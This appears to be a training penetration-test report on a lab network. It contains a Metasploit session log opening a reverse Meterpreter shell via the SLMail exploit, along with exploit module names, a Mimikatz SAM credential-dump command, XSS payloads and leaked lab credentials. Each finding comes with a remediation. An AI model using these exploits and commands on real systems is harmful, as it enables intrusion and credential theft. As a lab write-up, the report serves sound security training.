 Opened port 21 allowed for FTP enumeration through an FTP connection to the host IP 172.22.117.20, which resulted in the successful transfer and access/download of vulnerable files including flag 3.	Critical

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56582 ) at 2025-02-06 19:05:44 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-  2030  fil   2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-  1991  fil   2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-  7010  fil   2025-02-03 18:37:02 -0500  maillog.00b
100666/rw-rw-rw-  4363  fil   2025-02-04 18:39:02 -0500  maillog.00c
100666/rw-rw-rw-  4414  fil   2025-02-05 22:10:23 -0500  maillog.00d
100666/rw-rw-rw-  2366  fil   2025-02-06 18:34:15 -0500  maillog.00e
100666/rw-rw-rw-  1509  fil   2025-02-06 19:05:43 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Critical

An Nmap scan of 172.22.117.20 revealed that the SLMAIL service is open via the POP3 protocol on port 110. Using MSFconsole, I searched for and executed the *windows/pop3/seattlelab_pass* exploit with the configured settings for *RPORT 110* and *RHOST 172.22.117.20*. This successfully established a Meterpreter shell session on the RHOST 172.22.117.20, granting access to the server.

Critical

Successfully performed another reflected XSS injection using a modified payload that concealed the script tags as `<HELLscript0>alert(...);</HELLscript0>`.

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	totalrekall.xyz,192.168.13.10,192.168.13.14,172.22.117.20,192.168.13.13,192.168.14.35
Ports	21,110,80,


Exploitation Risk	Total
Critical	15
High	7
Medium	2
Low	1


Vulnerability Findings

Vulnerability 1	Findings
Title	HTML Attack
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Able to access an admin username and password through HTML


Images	
Affected Hosts	Login.php
Remediation	Remove credentials from hidden fields


```
    <p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

  <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="red">Invalid credentials!</font>
</div>
```


Vulnerability 2	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	By executing the command `curl -v http://192.168.14.35/About-Rekall.php`, we analyzed the HTTP response headers of the *About-Rekall.php* section of the web application, uncovering sensitive information
Images	
Affected Hosts	about-rekall.php
Remediation	Use security Headers


Vulnerability 3	Findings
Title	PHP injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	We uploaded a basic PHP script file into the first upload field on the *memory-planner.php* page, revealing that the field lacks proper restrictions to accept only image files. This misconfiguration poses a critical security risk to the web application.
Images	
Affected Hosts	memory-planner.php
Remediation	Block double extensions, Restrict file uploads to a safe directory


Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	By adding “robots.txt” to the IP address, we uncovered the website's robot exclusion settings. This information could be used by attackers to pinpoint potential targets for exploitation.
Images	
Affected Hosts	Network
Remediation	restrict access to robot.txt


Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Commands can be input into the “input” bar allowing access to different directory information
Images	
Affected Hosts	Networking.php
Remediation	implement a white list of allowed commands


Vulnerability 6	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	medium
Description	using commands as shown bypasses username and password to gain access
Images	
Affected Hosts	login.php
Remediation	Use prepared statements, disable multi statement queries


Vulnerability 7	Findings
Title	Open Port
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan of 172.22.117.20 revealed that the SLMAIL service is open via the POP3 protocol on port 110. Unauthorized access to open ports can be susceptible to brute force attack and DDoS attacks. By doing this, private information is easily retrieved and promptly stolen.
Images	
Affected Hosts	172.22.117.20
Remediation	Only ports associated with a legitimate service should be open and running on this system.


Vulnerability 8	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Nmap -A scan revealed port 21 allowed for FTP enumeration through an FTP connection to the host IP 172.22.117.20, which resulted in the successful transfer and access/download of vulnerable files including flag 3.
Images	
Affected Hosts	172.22.117.20
Remediation	Remove anonymous login credentials that allows this backdoor entrance into confidential files.



Vulnerability 9	Findings
Title	Metasploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Upon inspection, Port 110 was discovered vulnerable through use of 'POP3' via metasploit. Allowing access to system data via SLMAIL
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to anonymous POP3 on mail server by requiring proper authentication(username and password.) Consider using IMAP.


Vulnerability 10	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The user Alice, has the same username and password, on the host 192.168.13.14, making her account easily accessible. Sudo privileges can then be obtained by exploiting CVE-2019-14287.
Images	
Affected Hosts	192.168.13.14
Remediation	User accounts should be reinforced with harder to guess usernames and passwords. CVE-2019-14287 can be addressed by ensuring rules in the sudoers file with the character '!', do not exclude root.

Vulnerability 11	Findings
Title	Task Scheduling
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	On the same host that is vulnerable to the SLMail exploit credentials of users and their password hashes can be dumped. By inspecting the machine's scheduled tasks through schtasks, Flag 5 can be found.
Images	
Affected Hosts	172.22.117.20
Remediation	Ensure only necessary ports are open and find potential alternatives to SLMail as it is vulnerable to many exploits.

Vulnerability 12	Findings
Title	User Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	On the same host that is vulnerable to the SLMail exploit, kiwi can be used to dump credentials via the command `kiwi_cmd lsadump::sam`, and the credentials of the user flag6 can be found. These dumped password hashes can then be cracked using john to obtain the user's plain text password.
Images	
Affected Hosts	172.22.117.20
Remediation	Ensure only necessary ports are open and find potential alternatives to SLMail as it is vulnerable to many exploits.

Vulnerability 13	Findings
Title	Remote Code Execution / Apache Tomcat RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A Meterpreter session can be established by using the module `exploit/multi/http/tomcap_jsp_upload_bypass`. This allows for commands to be run on the vulnerable host machine. The flag can be found in `/root/.flag7.txt`.
Images	
Affected Hosts	192.168.13.10
Remediation	Updating Tomcat to the latest version will resolve this exploit, as the vulnerability has been patched.

Vulnerability 14	Findings
Title	Remote Code Execution / Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A Meterpreter session can be established by using the module `exploit/multi/http/apache_mod_cgi_bash_env_exec`. This allows for commands to be run on the vulnerable host machine. Flag 8 and 9 can be found on this machine, by running the commands `cat /etc/sudoers` and `cat /etc/passwd`.
Images	 
Affected Hosts	192.168.13.11
Remediation	Ensuring bash is updated and limiting access to bash to only when necessary, will reduce the effectiveness of Shellshock exploits.

Vulnerability 15	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	By entering `<script>alert("Hello")</script>` in the text box and entering it as a name, malicious code can be injected into the website. This will cause an alert to pop up whenever a user loads the page, leaving them vulnerable to bad actors.
Images	
Affected Hosts	Welcome.php
Remediation	Easily exploitable keywords like “script” should be blacklisted.